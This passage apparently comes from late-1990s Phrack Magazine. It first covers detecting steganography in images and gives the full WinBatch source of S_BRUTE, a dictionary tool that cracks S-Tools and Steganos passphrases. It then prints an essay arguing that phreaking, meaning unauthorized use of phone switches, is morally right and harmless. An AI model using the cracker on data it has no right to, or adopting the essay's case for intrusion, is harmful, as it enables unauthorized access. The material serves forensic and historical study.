V. The Future

Steganography is in it’s infancy, but several new technologies are emerging including selection and construction methods of data hiding and continuing research in the area of random distribution.

Selection involves the generation of a large number of copies of the same container file that differ slightly. In the case of an image file, you may make minor adjustments in hue, saturation and RGB levels to the end that your secret message will eventually _appear_ in the LSBs of the data! Although difficult to generate, this type of data hiding is nearly impossible to detect since the image’s characteristics are not altered at all.

Construction simply involves modeling the characteristics of the original container when creating your message. In simplest terms, mold your message around the existing container instead of molding the container to your message. If, for example the original image were left unchanged, and a key was developed to create the message _from_ the image, detection would be impossible without the key.

Several advances are being made in the area of random distribution, specifically by Tuomas Aura at the Helsinki University of Technology. His paper "Practical Invisibility in Digital Communication" presents a technique

called "pseudorandom permutation", which brings steganography up to the technical level of cryptography and properly addresses the issue of randomness from a data hiding perspective. His paper is excellent reading and can be found at http://deadlock.hut.fi/ste/ste_html.html

Interesting research (and proof-of-concepts) are being done to utilize stego techniques in reserved fields in TCP, UDP and ICMP packets. This research proves that steganography has merit and application beyond sound and image files. Unfortunately, using stego where there was nothing before (ie within typically blank reserved fields) can raise a flag in and of itself. Use encryption and compression to further protect data. It really doesn't matter if the secret data is discovered if the underlying crypto is secure.

VI. Conclusion

Detecting stego in an 8-bit image is fairly easy. Actually gaining access to the secret text becomes a bit harder yet a simple overlooked method involves bruteforcing the creating application (see S_BRUTE.WBT program below). On the other hand, 24-bit image analysis requires quite a bit of work. If you choose to employ data hiding techniques, use 24-bit images and compress and encrypt your message file, bearing in mind that 24-bit images can raise flags simply due to their size.

When attempting to identify stego files in 8-bit images, keep in mind the following pointers:

* Search for the obvious thumbprint of an RGB element.
* In the stego file: single-bit offsets between colors in a palette sorted by luminance (this SCREAMS S-Tools!).
* If no single-bit offsets exist between the colors in the palette, search for Palette Reference thumbprints which include the following:
* Use of palette index neighbors a near-equal number of times either in the entire image (use a histogram) or in an area which should be primarily single-color only but contains a checkerboard effect (use zoom 11:1 to see individual pixels, and the eyedropper tool to quickly view the RGB elements in PSP)
* Poor image quality (noise and snow are common side-effects).
* For more detailed analysis the reader might consider using an MS-DOS program msgifscn.zip, available from Simtel mirror sites worldwide, to dump the entire contents of an 8-bit GIF image's palette to a file, which can be dumped into MS Excel for analysis (the analysis add-in in for Excel comes in REAL handy for binary conversions and data sorts.)
* If you have a clue that the file you're looking at may contain stegoed data, it never hurts to brute force the application that created it! (see the S_BRUTE program listing at the end of this article) While this may be one of the slower methods of breaking stego, it is often easier to derive possible keyphrases from other sources than attacking the stego algorithm or the crypto.

VII. The program

The author of S-Tools sells the source code for his program, and Steganos makes available an SDK for hiding/decoding files using it's algorithms, but an option exists for programs that do not make their source available: bruteforce of the application itself. Although using the API and SDK's available would be significantly faster, there are times when this option just may not exist.

To that end, included below are two files, S_BRUTE.WBT and S_BRUTE.INI. This program was written in WinBatch, which is a language that acts very much like the UNIX language TCL/TK (or Expect), but operates in a Windows 95/NT context. Developed to control Windows applications, WinBatch provides a perfect vehicle for brute-forcing an application's password function (see http://www.windowware.com for the free compiler to run S_BRUTE). S_BRUTE is an application that will bruteforce S-Tools v4 and Steganos using a dictionary file in an attempt to determine the passphrase of a stegoed image (which will subsequently reveal the hidden text). The program selects which

tool to use based on which executable you select, and the S-Tools portion of the program will not only bruteforce the passphrase, but will attempt all four algorithms available to S- Tools. Unfortunately S-Tools uses certain mouse-only operations, so you will effectively lose your mouse while the S-Tools portion runs. The dictionary needed by this program is simply a list of words or passphrases separated by newlines. Keep in mind that Steganos does not allow passwords shorter than five characters, so strip those out to save time. If you need to use a " (double-quote) in the word/passphrase, simply use "" (two double quotes) in the dictionary. WinBatch likes this. A log file is created as c:\output.txt which simply lists all the attempted words/passphrases. The output file can be reused as a dictionary since no extraneous information is written out. Two options exist for inputting the names of the Stego tool executable, the dictionary file and the stego image. The S_BRUTE.INI file format (see below) allows the variables exepath, dict and stegofile which allow the input of these full path names into the program. In addition, the program can prompt for the filenames manually using standard Windows '95 file boxes. In this case, pay attention to the box titles as they come up. These titles describe what file the program is looking for. A variable is also available in the INI file called STEGANOSDELAY. This value (listed in seconds) determines how long to wait for a passphrase error message from Steganos. The default is 0, but if you get a lot of false positives (your machine is SLOW!) set this value to a few seconds. Due to the speed of the bruteforce attack, this program is not always accurate as to _which_word_ actually worked if it finds a match. In this case, S_BRUTE will tell you which word it _thinks_ worked, but you may have to try the word S_BRUTE gave you plus one or two of the previous words in c:\output.txt (plus a few different algorithms if you're using S-Tools). Either way, you are only looking at about 12 combinations (not bad!).

Note that S-Tools and/or Steganos must be properly installed prior to using this program. S_BRUTE was not designed to brute force the entire keyspace, but to give you a faster method of determining the passphrase if you have any idea what it might be. If the stego image is found on a web page, create a dictionary from words and phrases found on that site, and let S_BRUTE do the work for you.

```
<++> sbrute/S_BRUTE.WBT
;; Steganography Brute v1.0 written by a researcher at hacklab.com
;; For new versions and support programs see http://www.hacklab.com
;; This little toy brute forces two very common Steganography utilities,
;; specifically Steganos (http://www.steganography.com) and S-Tools written
;; by Andrew Brown (a.brown@nexor.co.uk)
;; This program can be run using a free program called WinBatch
;; from http://www.windowware.com
;;
;;
;;Notes:
;;
;; 1) The program depends on the executable name being either "S-TOOLS.EXE" or
;;      "STEGANOS.EXE". This exe name decides many things, including the
;;      semantics of the brute force attack and which types of container files
;;      to accept. (Remember that the tools accept different types of container
;;      files.)
;; 2) The dictionary file is simply a text file with words or phrases separated
;;      by CR(LF). If a " (double quote) must be used in the word or phrase,
;;      use "" (two double quotes) instead. This is Winbatch's way of representing
;;      the double quote in a string.
;; 3) Internally, this program converts all Windows LFN-formatted dir/filenames to
;;      DOS-style 8.3 or short dir/filenames. If you have problems, finding/using
;;      LFN files, you may want to manually convert them to a SFN dir/file structure.
;; 4) The S-Tools test requires certain mouse-only operations. During this part of
;;      the program, it's best to leave your machine alone. Otherwise the mouse will
;;      be all over the place. Sorry.

;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
:main                          ;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;


Intcontrol(12,4,0,0,0)          ;;controls abrupt endings
```

```
if (winmetrics(-4) < 4 )
        error="This program runs on Windows NT or Windows '95 only!"
        gosub bail_error
EndIf

cr=Num2Char(13)
lf=Num2Char(10)
crlf=StrCat(cr, lf)
progname="Steganography Brute"
STEGANOS=0                      ;; Flag for Steganos
STOOLS=0                        ;; Flag for S-Tools



text1='This program brute forces Steganography programs.'
text2='Including S-Tools v4.0 and Steganos. Do you wish'
text3='to continue?'
;q = AskYesNo('%progname%',"%text1% %crlf% %text2% %crlf% %text3%")
If (AskYesNo('%progname%',"%text1% %crlf% %text2% %crlf% %text3%")  == @NO) Then Exit

text1="It is easiest to make all file settings through the"
text2="S_BRUTE.INI file in this directory. If you do not use"
text3="this file, you will be manually prompted for the files."
Text4="Do you wish to use the INI file?"
q= AskYesNo("%progname%"," %text1% %crlf% %text2% %crlf% %text3% %crlf% %text4%")

if (q  == @NO) Then gosub prompt_for_files
else gosub set_files


if (STEGANOS)
        gosub steganos
else
        if (STOOLS) then gosub stools
EndIf

error="Passphrase not found!"
gosub bail_error

Exit



;;;;;;;;;;;;;;;;;;;;;;;;;;;;
:steganos                  ;;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;
Run("%exepath%", "%stegofile%")
WinWaitExist("",10)        ;;; Steganos' first window has no title.
                           ;;; If you have problems,
SendKeysTo("","{ENTER}")   ;;; comment out these two lines...
;TimeDelay(10)             ;;; and uncomment...
;SendKey("{ENTER}")        ;;; these two lines.


WinWaitExist("Steganos for Windows 95",30)
SendKeysTo("Steganos for Windows 95","{ENTER}")

dictgrip=FileOpen("%dict%","READ")
fn1="c:\output.txt"
handleout=FileOpen("%fn1%","Append")
stitle="Steganos for Windows 95"
START_TIME=TimeYmdHms()
word=0

while (word != "*EOF*")
   word = FileRead(dictgrip)
   if word =="" then continue
   if word =="*EOF*" then break
   ClipPut("%word%")
```

```
   SendKeysTo(stitle,"^v{ENTER}")
   TimeDelay(STEGANOSDELAY)
   test=strsub(MsgTextGet(stitle),1,22)
   if test==""
    text1="I think we have a match!"
    text2="Due to the speed of the brute force attack, check c:\output.txt"
    text3="to see the last few words used, but I think the passphrase is:"
    text4="%word%"
    success="%text1% %crlf%%text2% %crlf%%text3% %crlf%%text4%"
    gosub bail_success
   else
    if test=="This password is wrong"
           SendKeysTo(stitle,"{ENTER}")
           SendKeysTo(stitle,"!B{ENTER}")
           FileWrite(handleout,"%word%" )
    endif
   endif
endwhile
STOP_TIME=TimeYmdHms()

FileClose(dictgrip)
FileClose(handleout)

Return

;;;;;;;;;;;;;;;;;;;;;;;;;;;;
:stools                  ;;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;
Run("%exepath%", "%stegofile%")
if (WinWaitExist("Welcome to S-Tools",5) == @TRUE)
        SendKeysTo("Welcome to S-Tools","!C")
EndIf

        winplace(0,0,400,400,"~S-Tools")
        WinWaitClose("Please Wait")
        SendMenusTo("~S-Tools", "Window Tile Horizontally")

text1="S-Tools requires certain mouse-only operations."
text2='After clicking OK, position the mouse within your'
text3="image in the S-Tools window and click the left button."

message("Setup mouse for S-Tools","%text1% %crlf% %text2% %crlf% %text3%")

while (mouseinfo(4)!="4")
        magic=mouseinfo(2)
endwhile

magicx=( ItemExtract(1,magic," ") )
magicy=( ItemExtract(2,magic," ") )


dictgrip=FileOpen("%dict%","READ")
fn1="c:\output.txt"
handleout=FileOpen("%fn1%","Append")

START_TIME=TimeYmdHms()
word=0
while (word != "*EOF*")
        word = FileRead(dictgrip)
        if word =="" then continue
        ClipPut("%word%")

        ;;;  write to the output file
        if word!="*EOF*"
                if (FileWrite(handleout,"%word%" ) >0)
                        error="Unable to open file %fn1%."
                        gosub bail_error
                EndIf
        Endif
```

```
        for dumnum=1 to 4      ;; for all the algorithms

         MouseMove(magicx, magicy, "","")
         MouseClick(@RCLICK, 0)
         SendKeysTo("~S-Tools","r")
         SendKeysTo("~Revealing","!P^v!V^v!E")

         if (dumnum==1) then SendKeysTo("~Revealing","I")   ;; IDEA
         if (dumnum==2) then SendKeysTo("~Revealing","D")   ;; DES
         if (dumnum==3) then SendKeysTo("~Revealing","T")   ;; DES3
         if (dumnum==4) then SendKeysTo("~Revealing","M")   ;; MDC
         SendKeysTo("~Revealing","{ENTER}")
         ;childlist=WinItemChild("~S-Tools")
         numchilds= ItemCount(WinItemChild("~S-Tools"), @TAB)

         if (numchilds>2)
          text1="We have an extra window in S-Tools! Possible passphrase match."
          text2="Due to the speed of the brute force attack, check c:\output.txt"
          text3="to see the last few words used, but I think the passphrase is:"
          text4="%word%"
          success="%text1% %crlf%%text2% %crlf%%text3% %crlf%%text4%"
          gosub bail_success
         endif
       next

endwhile

FileClose(dictgrip)
FileClose(handleout)

return



;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
:set_files                    ;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
fname=IniReadPvt("Main", "exepath", ".\S-TOOLS.EXE", ".\S_BRUTE.INI")
gosub path_clean
exepath=fname

gosub determine_tool_type

fname=IniReadPvt("Main", "dict", ".\DICT.TXT", ".\S_BRUTE.INI")
gosub path_clean
dict=fname

fname=IniReadPvt("Main", "stegofile", ".\STEGO.GIF", ".\S_BRUTE.INI")
gosub path_clean
stegofile=fname

STEGANOSDELAY=IniReadPvt("Main","STEGANOSDELAY","0",".\S_BRUTE.INI")

gifname= ItemExtract( (ItemCount("%stegofile%", "\")), "%stegofile%", "\")

Return

;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
:prompt_for_files             ;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
msg = "Enter the Steganos error delay 0-60"
STEGANOSDELAY=AskLine("%progname%", msg ,"0")

types="Dictionary Text Files|*.txt|All Files|*.*|"
dict=AskFileName("Select Dictionary Filename", "C:\", types, "dict.txt", 1)
dict=FileNameShort(dict)

types="Steganography tool Executable|*.exe|"
msg="Where is the S-Tools or Steganos executable?"
exepath=AskFileName(msg, "C:\", types, "", 1)
```

```
exepath=FileNameShort(exepath)

gosub determine_tool_type

if (STEGANOS)
  types="Stego File (with hidden message)|*.bmp;*.dib;*.voc;*.wav;*.txt;*.html|"
else
  types="Stego File (with hidden message)|*.gif;*.bmp;*.wav|"
endif

text1="Select Stego Filename (containing hidden message)"
stegofile=AskFileName("%text1%", "C:\", types, "", 1)
stegofile=FileNameShort(stegofile)
gifname= ItemExtract( (ItemCount("%stegofile%", "\")), "%stegofile%", "\")
Return







;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
:path_clean                    ;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
switch FileExist(fname)
        case 0
                error="File %fname% not found!"
                gosub bail_error
                break
        case (2)
                error="File %fname% in use!"
                gosub bail_error
                break
endswitch
fname=FileNameShort(fname)
Return


;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
:determine_tool_type           ;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
exename=(StrUpper(ItemExtract( (ItemCount("%exepath%", "\")), "%exepath%", "\")))

if (exename == "S-TOOLS.EXE") then STOOLS=1
else if (exename == "STEGANOS.EXE") then STEGANOS=1
Return


;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
:bail_error                    ;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
STOP_TIME=TimeYmdHms()
Message("%progname% Error!","%error%")
SECONDS=TimeDiffSecs(STOP_TIME,START_TIME)
Message("%progname%","Finished in %SECONDS% seconds.")
Exit

;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
:bail_success                  ;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
STOP_TIME=TimeYmdHms()
Message("%progname% Success!!!","%success%")
Message("%progname%","Time Started: %START_TIME%%crlf%Time Finished: %STOP_TIME%")
Exit

<-->
<++> sbrute/S_BRUTE.INI
[Main]
```

```
EXEPATH="C:\Program Files\Deus Ex Machina\Steganos\Steganos.exe"
DICT="C:\win\desktop\dict.txt"
STEGOFILE="C:\win\desktop\steclouds.bmp"
;STEGOFILE="C:\win\desktop\s-tclouds.gif"
STEGANOSDELAY=0 ;; Set this higher for false positives.
                        ;; (Steganos does not use different names for its
                        ;; windows, so this program makes negative result
                        ;; checks (ie bad passwords) based on an error dialog.
                        ;; This timeout controls how many seconds to wait for
                        ;; an error. Default=0
```

---[Phrack Magazine Volume 8, Issue 52 January 26, 1998, article 09 of 20

----------[On the Morality of Phreaking

--------[Phrack Staff

The issue of phone phreaking is an interesting topic for discussion concerning morality. For those not familiar with this topic, I will give a brief outline of the subject. Following the outline of phreaking, I will analyze the issue of whether phreaking as defined in the outline is a morally right act, from the perspective of John Stuart Mill and Immanuel Kant. Finally, I will address the fallacies of each of the arguments they might present concerning the topic and provide a determination of which stands as the superior argument for this subject.

The meaning of phone phreaking has changed over the years; its initial growth can be traced in a large part to a magazine named TAP (Technical Assistance Program) started by Abbie Hoffman in 1971 as part of his Youth International Party (YIPL) (Meinel, 5). The intent at this point in time was to utilize technology in order to subvert government and big business institutions. As time progressed, phreaking became less politically motivated and instead was led more by technology enthusiasts interested in learning about the phone systems and how they worked. In 1984, 2600 magazine was formed by Eric Corley in order to further this spread of knowledge (Corley).

The definition of phone phreaking I will use for the purposes of this paper is that which the prominent members of the hacking/phreaking "scene" would use. In discussing the motivations of a phone phreaker, I speak from both personal experience and from numerous conversations with individual phreakers over a period of years. Phreaking is the pursuit of knowledge concerning how phone systems operate. The skills that a phreaker learns in this pursuit of knowledge has the effect that they can often gain control of a phone switch in order to make add additional phone lines, modify billing information, and other such activities, but these are generally considered unrelated to that which an actual phreaker is interested in, and I will focus only on the activities of those true phreakers that are motivated by the desire for knowledge and not for other gains. Generally however, phreaking does involve utilizing the resources of a phone company switch without the permission of the company owning it, in order to both explore its capabilities and to communicate with other phreakers in order to share knowledge.

John Mill, given his views of morality as found in Utilitarianism, would find that phone phreaking is a morally right act. In order to find that an act is morally right, it should have a net benefit in terms of the happiness it adds to the world versus the opposite of happiness it causes (Mill, 7). To show that phreaking is morally right, first it must be shown that it does have a positive effect on the general happiness in the world, and then proceed to show that any negative effects that phreaking may have are sufficiently minor so as to be outweighed by the positive effects. If the positive effects are greater than the negative effects, then clearly the act is morally right.

First, the actual benefit that phreaking has for the individuals involved in it is not directly the pursuit of happiness, but rather the pursuit of knowledge. Since morality is determined by happiness, not knowledge, how knowledge relates to happiness needs to be resolved. The reason this pursuit still relates to morality is that individuals that are pursuing

knowledge for no motivation other than itself are doing so because the gain of knowledge has become a part of those individuals' happiness. It is in the same way that Mill argues the pursuit of virtue can be reconciled with the pursuit of happiness that knowledge can also be reconciled (Mill, 35-37).

Phreaking does have a benefit to the individuals that are involved in its practice. This benefit is in the form of a gain of knowledge concerning the phone systems. This knowledge is gained in generally one of two ways, both of which are common methods of learning and the reader will recognize. The first is through experimentation and exploration. By accessing the phone switch, phreakers are able to experiment with its capabilities and teach themselves how to operate it. In the second case, the phone switches that phreakers have learned to use are utilized as a method of communication with other phreakers. The free communication that comes about as a result of the phone system knowledge that has been gained allows phreakers to exchange new information and teach each other, either as peers or through a teacher-pupil relationship, even more about the phone system. In both cases, knowledge is gained, and as knowledge is a part of a phreaker's happiness, the general happiness of the world is increased.

Any negative impact phreaking has is minimal, and indirect. The resources that are being used are possessed by phone companies, corporations. A corporation of itself is not a moral being, but a corporation has an effect on three different types of people: stock holders, employees, and consumers.

A stock holder's interest in a corporation is purely on the profits that it produces. Stockholders could be negatively effected by phreakers if a phreaker causes a loss of revenue, or an increase in costs. A loss in revenue for a phone company can only occur if the phreaker uses some resource that if not in use would otherwise be used by a paying customer, or if the phreaker herself would have paid for the resource utilization if it had not been attainable for free. In the first case, phone systems use a technique called multiplexing to handle simultaneous phone calls between switches. If a phone system is below capacity, there are empty time slices or frequencies (depending on type of trunk) in the data that is transmitted between switches. Adding a new connection between switches involves only filling one of these idle slots, with no degradation of quality for existing phone calls, and no marginal cost associated with the additional call. It is only in the case where a phone system is filled to capacity that a phreaker using a slot would prevent an existing customer from using the phone system, resulting in a loss of revenue. In fact, phreakers being more cognizant of this fact that the general public will purposely explore the phone system when it is at its lowest capacity times (late at night and on weekends) just to avoid this situation.

The second part of the stock holders interests is that a phreaker would potentially pay for the phone calls she is making for free. An attraction of phreaking is that it does not cost money to involve ones self in, and most phreakers first start in their youth when they do not have access to being able to pay for phone calls to other phreakers, or even more to the point there is no price they could pay to gain access to a switch. If the phone company were to make this available at a price to phreakers, almost universally they would not be able to afford the price, and would have to stop their gains in knowledge in that subject. This would not result in any additional revenue for the phone company, only a loss of knowledge that the phreaker could have otherwise gained.

Employees are only impacted if they are either aware of something occurring, or have to perform some activity as a result of a phreaker's activities. However, a phreaker only interacts

with the phone company's equipment in an under utilized state, and not with employees. Further, phreakers do not cause damage or interfere with the operation of the phone company's equipment, and so require no employee intervention. In this manner, no employees are affected by phreakers.

Finally, consumers are also not negatively impacted by phreakers. A phreaker's interactions with switches does not cause any disruptions in service or prevent consumers from using the same switches simultaneously. Further, there is no interaction that takes place with consumers as a result of a phreaker's activities, and so they are never impacted in any manner.

It is possible there can be a negative impact as a result of the perception of phreakers and based on people with different moral viewpoints than the utilitarian view. Some people are scared by a phreaker's knowledge, and some people are intent on protecting their resources even from those with moral pursuits. These people may become agitated as a result of a phreaker's activities, and although they have no utilitarian reason to be, their agitation should still be considered. However, weighing the moral righteousness of the knowledge being gained, an agitation seems to be greatly outweighed. Based on these criteria, it is clear from the utilitarian viewpoint phreaking is overall beneficial and is morally right.

In contrast to the views of Mill, Immanuel Kant would not find phreaking to be a moral act. In order to find an act moral from a Kantian perspective, it must be in accord with duty (Kant, 9), universalized (Kant, 14), and then tested for a contradiction in thought (Kant, 32) or a contradiction in will (Kant, 32). If an action does not succeed in passing these tests, it can not be a moral act.

The goal of phreaking, the pursuit of knowledge, is in accordance with duty. An individual has an inclination towards improving himself, gaining knowledge being one way of doing so, so this would be an imperfect duty to self (Kant, 31).

There are several possible manners in which the act of phreaking could be universalized. One could say "all people should use the phone system without paying in order to pursue knowledge." This is not a contradiction in thought, a phone system that allowed anyone pursuing knowledge to use it free of charge could exist and persist. However, there would be two major results of having this sort of system. First, the loss in revenue from large numbers of people no longer paying would result in those communicating when not pursuing knowledge subsidizing those that were. Second, a free phone system would have an enormous increase in usage, causing it to reach its capacity quickly and preventing it from being available to those who needed to use it. Nobody wants to have to spend hours attempting to make a phone call in order to get through, and so a system of this type is a contradiction in will for most people, and would thus not be moral.

A preferred universalization of phreaking would be "all people interested in gaining knowledge should be able to freely use unutilized corporate resources in order to do so." The goal of a corporation is to maximize profits. If a corporation has under utilized resources with a value, it is in the company's interest to produce additional revenue based on those resources. If a company does not have under utilized resources, it does not apply to this universalization. The final case is if a company has under utilized resources, but the resources have no value. If they have no value, of what use would the resource be to a person interested in gaining knowledge (i.e. if it was useful to someone, it would have value). So it is a contradiction of thought for a company to have an under utilized resource of value

for an extended period of time; if those seeking knowledge are able to recognize an under utilized resource with value, then the company would quickly realize that resource does have value, and utilize its value for profit or else sell the resource off.

Because there is no manner in which phreaking can be universalized so as to preserve its intent and not provide a contradiction of thought or will, it can not be a moral act in accordance with the views of Kant.

In analyzing which of Mill or Kant has a more solid argument, it becomes clear that neither philosophy is ideal for all situations. Both the utilitarian and Kantian viewpoints have disadvantages that are addressed below, however as a whole the Mill utilitarian view of phreaking provides a more rational view that is applicable to those who are phreakers.

First, the utilitarian viewpoints of Mill only considers the individual act in the context of the current state of the world in deciding if it is moral That is, a single act may in all cases contribute to the general happiness of the world, but it may also leave the world changed in some other respect that does not add to or take away from the general happiness. However, the change that has taken place may very will have an impact on how that same act or a completely unrelated act would impact the world so as to make what was once moral now immoral. Although the potential for alternative moral acts remain in that world, and so you have not reduced its potential for happiness, what it has done is impacted the available choices of others in how they can go about acting in a moral manner. This is not a concern of Mill, but of those interested in freedom, as an end to itself, actions promoting the general happiness may adversely affect the freedom of others to act in a moral manner.

The view Kant gives of morality provides that if an act can not be universally applied, it can not be morally right. In the case of phreaking, is it possible that it is at some point for some people a morally right act to phreak, but not for all people at all times? The basis for this argument is that there are some people who are both honestly extremely interested in the phone systems and do not have the resources to explore their interest in any reasonable fashion for some period of time. The typical case is with a phreaker is a young adolescent that has become intrigued with phones. I would contend that for one that is truly interested in learning and has no alternative means, that it is morally right for that person to phreak.

However, as that person grows older and gains access to resources, alternative means become available for him to continue to learn about the phone systems (money buys resources, a job at the phone company provides an immense opportunity to learn). At the point where alternative means are available, it is no longer moral for that person to phreak. Where exactly that point occurs is a blurred line, but it is certainly not a universal law as Kant would imply.

In summary, the subject of phreaking is certainly a controversial subject and would be viewed by many as an out of hand immoral activity. But, at closer examination it is actually something that is done for very moral reasons and although the morality of a phreaker may not necessarily correspond to the morality of all others in society, it is certainly in the mind of the true phreaker a moral activity in which they are engaging, with intelligent rational premises backing up their moral views. Although Kant may not agree with the moral views that are held by the phreaker, the individual circumstances confronted by the individual are not considered and if morality can be decided on an individual basis, as Mill allows, then it may just be that the Kantian view may be too restricting to account for contemporary issues faced in today’s technological society.

----[EOF